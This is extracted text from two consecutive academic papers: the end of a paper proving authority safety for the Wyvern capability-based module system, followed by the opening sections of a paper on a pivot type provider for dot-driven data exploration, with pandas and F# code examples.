To find the authority l_{logger} gained on the stack, we use AUTH-STACK, AUTH-STACK-NOCALL, POINTSTO-METHOD, POINTSTO-PRINCIPAL, and POINTSTO-VAR as follows:

$$\begin{aligned}
&auth_{stack}(l_{logger}, E[l_{logger}.appendToLog(l_{entry}) \triangleright l_{io}.open(\text{“}\sim/log.txt\text{”}).append(entry)], \mu) \\
&\quad = pointsto(l_{io}.open(\text{“}\sim/log.txt\text{”}).append(entry), \mu) \\
&\quad \cup auth_{stack}(l_{logger}, l_{io}.open(\text{“}\sim/log.txt\text{”}).append(entry), \mu) \\
&\quad = pointsto(l_{io}.open(\text{“}\sim/log.txt\text{”}).append(entry), \mu) \\
&\quad = \{l_{io}\}
\end{aligned}$$

Finally, by AUTH-CONFIG, the total authority of l_{logger} when executing the `appendToLog()` method is

$$\begin{aligned}
&auth(l_{logger}, E[l_{logger}.appendToLog(l_{entry}) \triangleright l_{io}.open(\text{“}\sim/log.txt\text{”}).append(entry)], \mu) \\
&\quad = auth_{store}(l_{logger}, \mu) \\
&\quad \cup auth_{stack}(l_{logger}, E[l_{logger}.appendToLog(l_{entry}) \triangleright l_{io}.open(\text{“}\sim/log.txt\text{”}).append(entry)], \mu) \\
&\quad = \{l_{logger},\ l_{io}\}
\end{aligned}$$

As expected, l_{logger} has authority over l_{io} and no other resource object.

This way, the $auth()$ and $pointsto()$ rules allow us to determine authority of every object on every step of execution, which serves as a basis for our formal system and the authority safety proof.

4.2.4 Authority Safety Theorem

We now state the authority safety theorem formally.

▶ **Theorem** (Authority Safety). *If*

1. $\Gamma \mid \Sigma \vdash^{e''} e : \tau$,
2. $\langle e \mid \mu \rangle \longrightarrow \langle e' \mid \mu' \rangle$,
3. $l_0 \mapsto \{x \Rightarrow \overline{d_0}\}_{\texttt{resource}} \in \mu'$,
4. $l \mapsto \{x \Rightarrow \overline{d}\}_{\texttt{resource}} \in \mu$, *and*
5. $auth(l, e', \mu') \setminus auth(l, e, \mu) \supseteq \{l_0\}$,

then one of the following must be true:

1. ***Object creation:***
   a. $e = E[l.m(l') \rhd E'[\texttt{new}_{\texttt{resource}}(x \Rightarrow \overline{d_0})]]$ *and*
   b. $e' = E[l.m(l') \rhd E'[l_0]]$, *where*
   c. $\forall l_a.m_a(l'_a) \rhd E'' \in E'$, $l_a \mapsto \{x \Rightarrow \overline{d_a}\}_{\texttt{pure}} \in \mu$
2. ***Method call:***
   a. $e = E[l.m(l_0)]$,
   b. $e' = E[l.m(l_0) \rhd [l_0/y][l/x]e'']$, *and*
   c. $y \in e''$
3. ***Method return:***
   a. $e = E[l.m(l') \rhd E'[l_a.m_a(l'_a) \rhd l_0]]$ *and*
   b. $e' = E[l.m(l') \rhd E'[l_0]]$, *where*
   c. $\forall l_b.m_b(l'_b) \rhd E'' \in E'$, $l_b \mapsto \{x \Rightarrow \overline{d_b}\}_{\texttt{pure}} \in \mu$

The formal statement of authority safety makes the informal statement above more precise, in that:

1. The principal gaining authority in the given evaluation step must be a receiver of a method-call stack frame on the stack, but not necessarily the immediate receiver for the expression under evaluation.
2. Receivers of all method-call stack frames between the principal receiver and the expression under evaluation must be pure.

These points allow us to define authority safety comprehensively, while treating pure objects as essentially a part of the principal that uses them. Below is a sketch of the proof of the authority safety theorem; the full proof is presented in the technical report [21].

Proof Sketch. The proof is by induction on a derivation of $\langle e \mid \mu \rangle \longrightarrow \langle e' \mid \mu' \rangle$. We start by considering E-Congruence and rely on the following fact (formally stated and proven in Lemma 8 in the technical report [21]):

- If there are only pure principals after the last method-call stack frame where l is the caller, i.e., l was the last principal caller on the stack, then
  $auth(l, E[e'], \mu') \setminus auth(l, E[e], \mu)$
  $= auth_{store}(l, \mu') \cup pointsto(e', \mu') \cup auth_{stack}(l, e', \mu')$
  $\setminus\ auth_{store}(l, \mu) \cup pointsto(e, \mu) \cup auth_{stack}(l, e, \mu)$

- Otherwise, if the last method-call stack frame where l is the caller is followed by a method-call stack frame with a principal caller that is not l, or if the stack has no method-call stack frames with principal callers, then
  $auth(l, E[e'], \mu') \setminus auth(l, E[e], \mu)$
  $= auth_{store}(l, \mu') \cup auth_{stack}(l, e', \mu') \setminus auth_{store}(l, \mu) \cup auth_{stack}(l, e, \mu)$

This implies that the changes in authority when $\langle E[e] \mid \mu \rangle \longrightarrow \langle E[e'] \mid \mu' \rangle$ depend on expressions in $\langle e \mid \mu \rangle \longrightarrow \langle e' \mid \mu' \rangle$. Next, we consider all possible terminal-form reduction steps and, using the *auth*() and *pointsto*() rules, calculate the difference in authority of the principals before and after the reduction step.

The subcases of E-New, E-Method, and E-StackFrame produce the three situations states in the theorem. The rest of the reduction rules do not cause any authority gains. ◀

5 Implementation

We have implemented the module system and core theory described in this paper as part of the open source Wyvern compiler and interpreter, available on GitHub: `https://github.com/wyvernlang/wyvern`. Although some features of a full-fledged language are missing, we have implemented examples from Figures 2, 3, and 4. The example code runs as part of the `wyvern.tools.tests.Figures` test suite and can be found in the `tools/src/wyvern/tools/tests/figs` subdirectory of the project. In ongoing development work, we are continuing to add features and improve the state of the implementation.

6 Limitations

Our threat model makes an important assumption that the code in the trusted code base of a software system is trustworthy. We assume that the security and privacy experts who are in charge of the trusted code base are honest and do not make mistakes. This may not be true in practice, and thus our approach is susceptible to insider attacks, which are common to systems that reason about trusted code bases and involve vulnerabilities inside the trusted code base.

For example, an expert responsible for the trusted code base may have a malicious intent and subvert the software system by exporting the functionality of system resources via wrapper functions. A wrapper function is a function of a module (e.g., `logger`) that "wraps" the functionality of a function of another module (e.g., a module of type `FileIO`), performing the same operations as the original function, e.g.:

```
module def logger(io : FileIO) : Logger
  def write(fileName : String, text : String)
    io.write(fileName, text)
```

By calling `logger.write()`, an extension importing `logger` could write to any file in the file system, and this would not be exposed in the `logger`'s type or interface. In a similar fashion, the malicious `logger` module may export functionality of an entire file I/O module, potentially changing function names to obfuscate the exposure. In such a case, an extension that is allowed to import `logger` would, in essence, have authority over a module of type `FileIO`.

Although insider attacks directed at the trusted parts of a system are beyond our reach, our approach allows developers to formally reason about the isolation of security- and privacy-related resources in a software system and gives developers a tool to enforce certain isolation properties. Also, the described limitations can be mitigated either by using more rigorous software development practices, e.g., code reviews, for critical parts of the system,

or by complementing our approach with more complex analyses, e.g., by using an effects system or an information flow analysis.

7 Related Work

Introduced to secure operating system resources [5], capabilities were later generalized to protect arbitrary services and resources [43], including programming language resources [28]. The object-capability model, in which capabilities guard more fine-grained programming language resources—objects—has recently been advocated by Miller [25]. The two pioneering languages that used object capabilities are E [24] and W7 [32]. Wyvern carries forward this line of work by exploring a statically typed, capability-safe language and providing support for modules as capabilities.

Our approach to modules was primarily inspired by the capability-passing modules design in Newspeak [2] and its predecessors, such as MzScheme's Units [13]. As in Newspeak, Wyvern modules are first-class. However, Wyvern's static types support reasoning about capabilities based on module interfaces (Newspeak is dynamically typed), and Wyvern reduces the overhead of ubiquitous module parameterization by allowing pure modules to be directly imported, rather than passed in as arguments (in Newspeak, all module dependencies must be passed in as arguments).

Several research efforts limited mainstream, non-capability programming languages to turn them into capability languages. Typically the imposed restrictions disallow mutable global state (e.g., static fields), tame the original language's APIs (e.g., reflection API), and prohibit ambient authority [40]. Sometimes sandboxing is used to facilitate isolation of program components (e.g., add-ons). Programming languages in this category include Joe-E [22] (a restricted subset of Java), Emily [37] (a performant subset of OCaml), CaPerl [17] (a subset of modified Perl), Oz-E [36] (a proposed variation of Oz), and Google's Caja [14, 26] (an enforced subset of JavaScript). In contrast, our work explores a module system with explicit support for capabilities without the constraint of adapting an existing language, enabling a cleaner design.

Shill [27] is a secure shell scripting programming language that takes a declarative approach to access control. In Shill, capabilities are used to control access to system resources, contracts are used to specify what capabilities each script requires, and capability-based sandboxes are used to enforce contracts at runtime. Shill supports compositional reasoning by tracing authority through program invocations and, if necessary, attenuating authority on every transition. The authority of the program's entry point is ambient, but its transition to other parts of the program is limited via contracts and sandboxes. Shill does not include mutable state (e.g., variables), which are part of Wyvern's model and make Wyvern's notion of authority safety more interesting; nor does Shill include a module system.

Maffeis et al. [20] formalized the notions of capability and authority safety and proved that capability safety implies authority safety, which in turn implies resource isolation. They showed that these semantic guarantees hold in a Caja-based subset of JavaScript and other object-capability languages. Maffeis et al.'s formal system defines authority topologically (objects are represented as nodes in a graph, and a path between two nodes implies that the source node can access the destination node) and thus transitive. In contrast, our formal definition of authority is non-transitive, enabling the important forms of reasoning discussed in Section 4.1.

Devriese et al. [6] presented an alternative formalization of capability safety that is based on logical relations. They argue that formalizations like Maffeis et al.'s [20] are too syntactic

and the topological definition of authority is insufficient to characterize capability safety as it leads to over-approximation of authority. Our non-transitive definition of authority is similarly more precise than prior, transitive topological definitions. However, our focus is on a relatively simple (compared to logical relations) type system that provides authority safety with respect to this more refined notion of authority, along with support for modules as capabilities.

Another line of related work assumes a capability-safe base language and develops logics or advanced type systems to state and prove properties that are built on capabilities. Drossopoulou et al. analyzed Miller's mint and purse example [25], rewrote it in Joe-E [8] and Grace [30], and based on their experience, proposed and refined a specification language to define policies required in the mint and purse example [9, 10, 11, 12]. Also, Dimoulas et al. [7] proposed a way to extend an underlying capability-safe language with declarative access control and integrity policies for capabilities, and proved that their system can soundly enforce the declarative policies. Dimoulas et al.'s formalization, like that of Maffeis et al. but unlike ours, formalizes authority transitively.

8 Conclusion

We presented a module system design that allows software developers to limit and control the authority granted to each module in a software system. Our module system supports first-class modules and uses capabilities to protect access to security- and privacy-related resource modules. It simplifies the reasoning for determining the authority of a module down to examining the module's interface, the module's imports, and the interfaces of the modules it imports, making security auditing more practical. Furthermore, unlike previous module systems (cf. Newspeak) that put significant overhead on developers by requiring all modules to be fully parameterized, in the Wyvern module system, parameterization is necessary only for resource modules, and the number of non-resource-module imports is unlimited. Our work also advances theoretical models of capabilities by modeling authority in a non-transitive way, which allows for attenuating a module's authority, such as when a powerful capability (e.g., file I/O) is encapsulated inside an attenuated capability (e.g., logging). We formally defined what it means for a module system to be authority-safe and proved that our module system possesses this property.

References

1 John Boyland, James Noble, and William Retert. Capabilities for Sharing: A Generalisation of Uniqueness and Read-Only. In *European Conference on Object-Oriented Programming*, 2001.

2 Gilad Bracha, Peter von der Ahé, Vassili Bykov, Yaron Kashai, William Maddox, and Eliot Miranda. Modules as Objects in Newspeak. In *European Conference on Object-Oriented Programming*, 2010.

3 Shuo Chen, David Ross, and Yi-Min Wang. An Analysis of Browser Domain-isolation Bugs and a Light-weight Transparent Defense Mechanism. In *Conference on Computer and Communications Security*, 2007.

4 Zack Coker, Michael Maass, Tianyuan Ding, Claire Le Goues, and Joshua Sunshine. Evaluating the Flexibility of the Java Sandbox. In *Annual Computer Security Applications Conference*, 2015.

5 Jack B. Dennis and Earl C. Van Horn. Programming Semantics for Multiprogrammed Computations. *Communications of the ACM*, 9(3):143–155, 1966.

6 Dominique Devriese, Frank Piessens, and Lars Birkedal. Reasoning about Object Capabilities with Logical Relations and Effect Parametricity. In *European Symposium on Security and Privacy*, 2016.

7 Christos Dimoulas, Scott Moore, Aslan Askarov, and Stephen Chong. Declarative Policies for Capability Control. In *Computer Security Foundations Symposium*, 2014.

8 Sophia Drossopoulou and James Noble. The Need for Capability Policies. In *Workshop on Formal Techniques for Java-like Programs*, 2013.

9 Sophia Drossopoulou and James Noble. How to Break the Bank: Semantics of Capability Policies. In *Integrated Formal Methods*, 2014.

10 Sophia Drossopoulou and James Noble. Towards Capability Policy Specification and Verification. Technical report, Victoria University of Wellington, 2014.

11 Sophia Drossopoulou, James Noble, and Mark S. Miller. Swapsies on the Internet: First Steps Towards Reasoning About Risk and Trust in an Open World. In *Workshop on Programming Languages and Analysis for Security*, 2015.

12 Sophia Drossopoulou, James Noble, Toby Murray, and Mark S. Miller. Reasoning about Risk and Trust in an Open World. Technical report, Victoria University of Wellington, 2015.

13 Matthew Flatt and Matthias Felleisen. Units: Cool Modules for HOT Languages. In *Programming Language Design and Implementation*, 1998.

14 Google, Inc. Caja. `https://code.google.com/p/google-caja/`.

15 Michael Homer, Kim B. Bruce, James Noble, and Andrew P. Black. Modules As Gradually-typed Objects. In *Workshop on Dynamic Languages and Applications*, 2013.

16 Darya Kurilova, Alex Potanin, and Jonathan Aldrich. Modules in Wyvern: Advanced Control over Security and Privacy. In *Symposium and Bootcamp on the Science of Security*, 2016.

17 Ben Laurie. Safer Scripting Through Precompilation. In *Security Protocols*, 2007.

18 Michael Maass. *A Theory and Tools for Applying Sandboxes Effectively*. PhD thesis, Carnegie Mellon University, 2016.

19 David MacQueen. Modules for Standard ML. In *ACM Symposium on LISP and Functional Programming*, 1984.

20 Sergio Maffeis, John C. Mitchell, and Ankur Taly. Object Capabilities and Isolation of Untrusted Web Applications. In *IEEE Symposium on Security and Privacy*, 2010.

21 Darya Melicher, Yangqingwei Shi, Alex Potanin, and Jonathan Aldrich. A Capability-Based Module System for Authority Control. Technical Report CMU-ISR-17-106, Carnegie Mellon University, 2017. URL: `http://reports-archive.adm.cs.cmu.edu/anon/isr2017/abstracts/17-106.html`.

22 Adrian Mettler, David Wagner, and Tyler Close. Joe-E: A Security-Oriented Subset of Java. In *Network and Distributed System Security Symposium*, 2010.

23 Heather Miller, Philipp Haller, and Martin Odersky. Spores: A Type-Based Foundation for Closures in the Age of Concurrency and Distribution. In *European Conference on Object-Oriented Programming*, 2014.

24 Mark S. Miller. The E Language. `http://erights.org/elang/`.

25 Mark S. Miller. *Robust Composition: Towards a Unified Approach to Access Control and Concurrency Control*. PhD thesis, Johns Hopkins University, 2006.

26 Mark S. Miller, Mike Samuel, Ben Laurie, Ihab Awad, and Mike Stay. Caja: Safe Active Content in Sanitized JavaScript. Technical report, Google, Inc., 2008.

27 Scott Moore, Christos Dimoulas, Dan King, and Stephen Chong. SHILL: A Secure Shell Scripting Language. In *USENIX Symposium on Operating Systems Design and Implementation*, 2014.

28 James H. Morris, Jr. Protection in Programming Languages. *Communications of the ACM*, 16(1):15–21, 1973.

29 Ligia Nistor, Darya Kurilova, Stephanie Balzer, Benjamin Chung, Alex Potanin, and Jonathan Aldrich. Wyvern: A Simple, Typed, and Pure Object-Oriented Language. In *Workshop on Mechanisms for Specialization, Generalization and Inheritance*, 2013.

30 James Noble and Sophia Drossopoulou. Rationally Reconstructing the Escrow Example. In *Workshop on Formal Techniques for Java-like Programs*, 2014.

31 Martin Odersky, Philippe Altherr, Vincent Cremet, Gilles Dubochet, Burak Emir, Philipp Haller, Stéphane Micheloud, Nikolay Mihaylov, Adriaan Moors, Lukas Rytz, Michel Schinz, Erik Stenman, and Matthias Zenger. Scala Language Specification. `http://scala-lang.org/files/archive/spec/2.11/`. Last accessed: May 2017.

32 Jonathan A. Rees. A Security Kernel Based on the Lambda-Calculus. Technical report, Massachusetts Institute of Technology, 1996.

33 John M. Rushby. Design and Verification of Secure Systems. In *Symposium on Operating Systems Principles*, 1981.

34 Jerome H. Saltzer. Protection and the Control of Information Sharing in Multics. *Communications of the ACM*, 17(7):388–402, 1974.

35 Z. Cliffe Schreuders, Tanya Mcgill, and Christian Payne. The State of the Art of Application Restrictions and Sandboxes: A Survey of Application-oriented Access Controls and Their Shortfalls. *Computers and Security*, 32:219–241, 2013.

36 Fred Spiessens and Peter Van Roy. The Oz-E Project: Design Guidelines for a Secure Multiparadigm Programming Language. In *Multiparadigm Programming in Mozart/Oz*, 2005.

37 Marc Stiegler. Emily: A High Performance Language for Enabling Secure Cooperation. In *International Conference on Creating, Connecting and Collaborating through Computing*, 2007.

38 Mike Ter Louw, Prithvi Bisht, and V Venkatakrishnan. Analysis of Hypertext Isolation Techniques for XSS Prevention. *Web 2.0 Security and Privacy*, 2008.

39 Tom Van Cutsem, Elisa Gonzalez Boix, Christophe Scholliers, Andoni Lombide Carreton, Dries Harnie, Kevin Pinte, and Wolfgang De Meuter. AmbientTalk: Programming Responsive Mobile Peer-to-peer Applications with Actors. *Computer Languages, Systems and Structures*, 40(3–4):112–136, 2014.

40 David Wagner and Dean Tribble. A Security Analysis of the Combex DarpaBrowser Architecture. `http://combex.com/papers/darpa-review/security-review.pdf`, March 2002.

41 Esther Wang and Jonathan Aldrich. Capability Safe Reflection for the Wyvern Language. In *Workshop on Meta-Programming Techniques and Reflection*, 2016.

42 Robert N. M. Watson. Exploiting Concurrency Vulnerabilities in System Call Wrappers. In *USENIX Workshop on Offensive Technologies*, 2007.

43 William A. Wulf, Ellis S. Cohen, William M. Corwin, Anita K. Jones, Roy Levin, C. Pierson, and Fred J. Pollack. HYDRA: The Kernel of a Multiprocessor Operating System. *Communications of the ACM*, 17(6):337–345, 1974.

Data Exploration through Dot-driven Development*

Tomas Petricek

The Alan Turing Institute, London, UK
and Microsoft Research, Cambridge, UK
tomas@tomasp.net

Abstract

Data literacy is becoming increasingly important in the modern world. While spreadsheets make simple data analytics accessible to a large number of people, creating transparent scripts that can be checked, modified, reproduced and formally analyzed requires expert programming skills. In this paper, we describe the design of a data exploration language that makes the task more accessible by embedding advanced programming concepts into a simple core language.

The core language uses type providers, but we employ them in a novel way – rather than providing types with members for accessing data, we provide types with members that allow the user to also compose rich and correct queries using just member access ("dot"). This way, we recreate functionality that usually requires complex type systems (row polymorphism, type state and dependent typing) in an extremely simple object-based language.

We formalize our approach using an object-based calculus and prove that programs constructed using the provided types represent valid data transformations. We discuss a case study developed using the language, together with additional editor tooling that bridges some of the gaps between programming and spreadsheets. We believe that this work provides a pathway towards democratizing data science – our use of type providers significantly reduce the complexity of languages that one needs to understand in order to write scripts for exploring data.

1998 ACM Subject Classification D.3.2 Very high-level languages

Keywords and phrases Data science, type providers, pivot tables, aggregation

Digital Object Identifier 10.4230/LIPIcs.ECOOP.2017.21

Supplementary Material ECOOP Artifact Evaluation approved artifact available at http://dx.doi.org/10.4230/DARTS.3.2.12

1 Introduction

The rise of big data and open data initiatives means that there is an increasing amount of raw data available. At the same time, the fact that "post-truth" was chosen as the word of 2016 [11] suggests that there has never been a greater need for increasing data literacy and tools that let anyone explore such data and use it to make transparent factual claims.

Spreadsheets made data exploration accessible to a large number of people, but operations performed on spreadsheets cannot be reproduced or replicated with different input parameters. The manual mode of interaction is not repeatable and it breaks the link with the original data source, making spreadsheets error-prone [17, 25]. One solution is to explore data programmatically, as programs can be run repeatedly and their parameters can be modified.

* This work was supported by The Alan Turing Institute under the EPSRC grant EP/N510129/1 and by the Google Digital News Initiative.

However, even with the programming tools generally accepted as simple, exploring data is surprisingly difficult. For example, consider the following Python program (using the pandas library), which reads a list of all Olympic medals awarded (see Appendix A) and finds top 8 athletes by the number of gold medals they won in Rio 2016:

```
olympics = pd.read_csv("olympics.csv")
olympics[olympics["Games"] == "Rio (2016)"]
    .groupby("Athlete")
    .agg({"Gold" : sum})
    .sort_values(by = "Gold", ascending = False)
    .head(8)
```

The code is short and easy to understand, but writing or modifying it requires the user to understand intricate details of Python and be well aware of the structure of the data source. The short example specifies operation parameters in three different ways – indexing [...] is used for filtering; aggregation takes a dictionary {...} and sorting uses optional parameters. The dynamic nature of Python makes the code simple, but it also means that auto-completion on member names (after typing dot) is not commonplace and so finding the operation names (groupby, sort_values, head, ...) often requires using internet search. Furthermore, column names are specified as strings and so the user often needs to refer back to the structure of the data source and be careful to avoid typos.

The language presented in this paper reduces the number of language features by making member access the primary programming mechanism. Finding top 8 athletes by the number of gold medals from Rio 2016 can be written as:

```
olympics
  .«filter data».«Games is».«Rio (2016)».then
  .«group data».«by Athlete».«sum Gold».then
  .«sort data».«by Gold descending».then
  .«paging».take(8)
```

The language is object-based with nominal typing. This enables auto-completion that provides a list of available members when writing and modifying code. The members (such as «by Gold descending») are generated by the pivot type provider based on the knowledge of the data source and transformations applied so far – only valid and meaningful operations are offered. The rest of the paper gives a detailed analysis and description of the mechanism.

Contributions. This paper explores an interesting new area of the programming language design space. We support our design by a detailed analysis (Section 3), formal treatment (Section 6) and an implementation with a case study (Section 7). Our contributions are:

- We use type providers in a new way (Section 2). Previous work focused on providing members for direct data access. In contrast, our pivot type provider (Section 6) lazily provides types with members that can be used for composing queries, making it possible to perform entire date exploration through single programming mechanism (Section 3.2).
- Our mechanism illustrates how to embed "fancy types" [37] into a simple nominally-typed programming language (Section 4). We track names and types of available columns of the manipulated data set (using a mechanism akin to row types), but our mechanism can be used for embedding other advanced typing schemes into any Java-like language.
- We formalize the language (Section 5) and the pivot type provider (Section 6) and show that queries for exploring data constructed using the type provider are correct (Section 6.2).

Our formalization also covers the laziness of type providers, which is an important aspect not covered in the existing literature.

- We implement the language (`github.com/the-gamma`), make it available as a JavaScript component (`thegamma.net`) that can be used to build transparent data-driven visualizations and discuss a case study visualizing facts about Olympic medalists (Section 7).

2 Using type providers in a novel way

The work presented in this paper consists of a simple nominally-typed host language and the pivot type provider, which generates types with members that can be used to construct and execute queries against an external data source. This section briefly reviews the existing work on type providers and explains what is new about the pivot type provider.

Information-rich programming. Type providers were first presented as a mechanism for providing type-safe access to rich information sources. A type provider is a compile-time component that imports external information source into a programming language [34]. It provides two things to the compiler or editor hosting it: a type signature that models the external source using structures understood by the host language (e.g. types) and an implementation for the signatures which accesses data from the external source.

For example, the World Bank type provider [27] provides a fine-grained access to development indicators about countries. The following accesses CO2 emissions by country in 2010:

```
world.byYear.«2010».«Climate Change».«CO2 emissions (kt)»
```

The provided schema consists of types with members such as «CO2 emissions (kt)» and «2010». The members are generated by the type provider based on the meta-data obtained from the World Bank. The second part provided by the type provider is code that is executed when the above code is run. For the example above, the code looks as follows:

```
series.create("CO2 emissions (kt)", "Year", "Value",
    world.getByYear(2010, "EN.ATM.CO2E.KT"))
```

Here, a runtime library consists of a data series type (mapping from keys to values) and the getByYear function that downloads data for a specified indicator represented by an ID. The indicators exist only as strings in compiled code, but the type provider provides a type-safe access to known indicators, increasing safety and making data access easier thanks to auto-completion (which offers a list of available indicators).

Types from data. Recent work on the F# Data library [26] uses type providers for accessing data in structured formats such as XML, CSV and JSON. This is done by inferring the structure of the data from a sample document, provided as a static parameter to a type provider. In the following example, adapted from [26], a sample URL is passed to JsonProvider:

```
type Weather = JsonProvider⟨"http://api.owm.org/?q=London"⟩

let ldn = Weather.GetSample()
printfn "The temperature in London is %f" ldn.Main.Temp
```

As in the World Bank example, the JSON type provider generates types with members that let us access data in the external data source – here, we access the temperature using ldn.Main.Temp. The provided code attempts to access the corresponding nested field and converts it to a number. The relative safety property of the type provider guarantees that this will not fail if the sample is representative of the actual data loaded at runtime.

Pivot type provider. The pivot type provider presented in this paper follows the same general mechanism as the F# type providers discussed above, although it is embedded in a simple host language that runs in a web browser.

The main difference between our work and the type providers discussed above is that we do not use type providers for importing external data sources (by providing members that correspond to parts of the data). Instead, we use type providers to lazily generate types with members that let users compose type-safe queries over the data source.

This means that our use of type providers is more akin to meta-programming or code generation with one important difference – the schema provided by the pivot type provider is potentially infinite (as there are always more operations that can be applied). The implementation relies on the fact that type providers are integrated into the type system and types can be provided lazily. This is also a new aspect of our formalization in Section 5.

3 Simplifying data scripting languages

In Section 1, we contrasted a data exploration script written using the popular Python library pandas [21] with a script written using the pivot type provider. In this section, we analyze what makes the Python code complex (Section 3.1) and how our design simplifies it.

3.1 What makes data exploration scripts complex

We consider the Python example from Section 1 for concreteness, but the following four points are shared with other commonly used libraries and languages. We use the four points to inform our alternative design as discussed in the rest of this section.

- The filtering operation is written using indexing [...] while all other operations are written using member invocation with (optionally named) parameters. In the first case, we write an expression olympics["Games"] == "Rio (2016)" returning a vector of Booleans while in the other, we specify a column name using by = "Gold". In other languages, a parameter can also be a lambda function specifying a predicate or a transformation.
- The aggregation operation takes a dictionary {...}, which is yet another concept the user needs to understand. Here, it lets us specify one or more aggregations to be applied over a group. A similar way of specifying multiple operations or results is common in other languages. For example, anonymous types in LINQ [22] play the same role.
- The editor tooling available for Python is limited – editors that provide auto-completion rely on a mix of advanced static analysis and simple (not always correct) hints and often fail for chained operations such as the one in our example[1]. Statically-typed languages provide better tooling, but at the cost of higher complexity[2].
- In the Python example (as well as in most other data manipulation libraries), column names are specified as strings[3]. This makes static checking of column names and auto-completion difficult. For example, "Gold" is a valid column name when calling sort_values, but we only know that because it is a key of the dictionary passed to agg before.

[1] For an anecdotal evidence, see for example: `stackoverflow.com/questions/25801246`

[2] A detailed evaluation is out of the scope of this paper, but the reader can compare the Python example with F# code using Deedle (`fslab.org/Deedle`), Haskell Frames library (`acowley.github.io/Frames`) and similar C# project (`extremeoptimization.com/Documentation/Data_Frame`)

[3] This is the case for Deedle and the aforementioned C# library. Haskell Frames [9] tracks column names statically, arguably at the cost of higher code complexity when compared with Python.




Figure 1 Auto-completion offering the available values of the athlete name column.

In our design, we unify many distinct languages constructs by making member access the primary operation (Section 3.2); we use simple nominal typing to enable auto-completion (Section 3.3); we use operation-chaining via member access for constructing dictionaries (Section 3.4) and we track column names statically in the pivot type provider (Section 4).

3.2 Unifying language constructs with member access

LISP is perhaps the best example of a language that unifies many distinct constructs using a single form. In LISP, everything is an s-expression, that is, either a list or a symbol. In contrast, a typical data processing language uses a number of distinct constructs including indexers (for range selection and filtering), method calls (for transformations) and named parameters (for further configuration). Consider filtering and sorting:

```
data[data["Games"] == "Rio (2016)"]                    ❶
data.filter(fun row → row.Games = "Rio (2016)")        ❷
data.sort_values(by = "Gold", ascending = False)       ❸
```

Pandas uses indexers for filtering ❶ which can alternatively be written (e.g. in LINQ) using a method taking a predicate as a lambda function ❷. Operations that are parameterized only by column name, such as sorting in pandas ❸ are often methods with named parameters.

We aim to unify the above examples using a single language construct that offers a high-level programming model and can be supported by modern tooling (as discussed in Section 3.3). Member access provides an extremely simple programming construct that is, in conjunction with the type provider mechanism, capable of expressing the above data transformations in a uniform way:

```
data.«sort data».«by Gold descending».then     ❶
data.«filter data».«Games is».«Rio (2016)».then     ❷
```

The member names tend to be longer and descriptive. Quoted names appear as '...' in code, but we typeset them using «...» for readability. The names are not usually typed by the user (see Section 3.3) and so the length is not an issue when writing code. The above two examples illustrate two interesting aspects of our approach.

Members, type providers, discoverability. When sorting ❶ the member that specifies how sorting is done includes the name of the column. This is possible because the pivot type provider tracks the column names (see Section 4) and provides members based on the available columns suitable for use as sort keys. When filtering ❷, the member «Rio (2016)» is provided based on the values in the data source (we discuss this further in Section 6.3).

These two examples illustrate that member access can be expressive, but it requires huge number of types with huge number of members. Type providers address this by integration

«drop columns»
→ «drop Athlete»
→ «drop Discipline»
→ «drop Year»

«sort data»
→ «by Athlete»
→ «by Athlete descending»
→ «by Discipline»
→ «by Discipline descending»

«group data»
→ «by Athlete»
→ «average Year»
→ «sum Year»

→ «by Year»
→ «distinct Athlete»
→ «concat Athlete»
→ «distinct Discipline»
→ «concat Discipline»

Figure 2 Subset of members provided by the pivot type provider.

with the type system (formalized in Section 5) that discovers members lazily. This is why approaches based on code generation or pre-processors would not be viable.

Using descriptive member names is only possible when the names are discoverable. The above code could be executed in a dynamically-typed language that allows custom message-not-understood handlers, but it would be impossible to get the name right when writing it. Our approach relies on discovering names through auto-completion as discussed in Section 3.3.

Expressivity of members. Using member access as the primary mechanism for programming reduces the expressivity of the language – our aim is to create a domain-specific language for data exploration, rather than a general purpose language[4]. For this purpose, the sequential nature of member accesses matches well with the sequential nature of data transformations.

The members provided, for example, for filtering limit the number of conditions that can be written, because the user is restricted to choosing one of the provided members. As illustrated by the case study based on our implementation (Section 7), this appears sufficient for many common data exploration tasks. The mechanism could be made more expressive, but we leave this for future work – for example, the type provider could accept or reject member names written by the user (as in internet search) rather than providing names from which the user can choose (as in web directories).

3.3 Tooling and dot-driven development

Source code editors for object-based languages with nominal type systems often provide auto-completion for members of objects. This combination works extremely well in practice; the member list is a complete list of what might follow after typing "dot" and it can be easily obtained for an instance of known type. The fact that developers can often rely on just typing "dot" and choosing an appropriate member led to a semi-serious phrase dot-driven development, that we (equally semi-seriously) adopt in this paper.

Type providers in F# rely on dot-driven development when navigating through data. When writing code to access current temperature `Idn.Main.Temp` in Section 2, the auto-completion offers various available properties, such as `Wind` and `Clouds` once "dot" is typed after `Idn.Main`. Other type providers [34] follow a similar pattern. It is worth noting that despite the use of nominal typing, the names of types rarely explicitly appear in code – we

[4] Designing a general purpose language based on member access is a separate interesting problem.

do not need to know the name of the type of ldn.Main, but we need to know its members. Thus the type name can be arbitrary [26] and is used merely as a lookup key.

The pivot type provider presented in this paper uses dot-driven development for suggesting transformations as well as possible values of parameters. This is illustrated in Figure 1 where the user wants to obtain medals of a specific athlete and is offered a list of possible names. The editor filters the list as the user starts typing the required name.

Figure 2 lists a subset of the members from the example in Section 1. After choosing «sort data», the user is offered the possible sorting keys. After choosing «group data», the user first selects the grouping key and then can choose one or more aggregations that can be applied on other columns of the group. Thus an entire data transformation (such as choosing top 8 athletes by the number of gold medals) can be constructed using dot-driven development.

Values vs. types. As Figure 1 illustrates, the pivot type provider sometimes blurs the distinction between values and types. In the example in Section 1, "Rio (2016)" is a string value in Python, but a statically-typed member «Rio (2016)» when using the pivot type provider. This is a recurring theme in type provider development[5].

Our language supports method calls and so some of the opertaions that are currently exposed as member access could equally be provided as methods. For example, filtering could be written as «Games is»("Rio (2016)"). However, the fact that we can offer possible values when filtering largely simplifies writing of the script for the most common case when the user is interested in one of the known values.

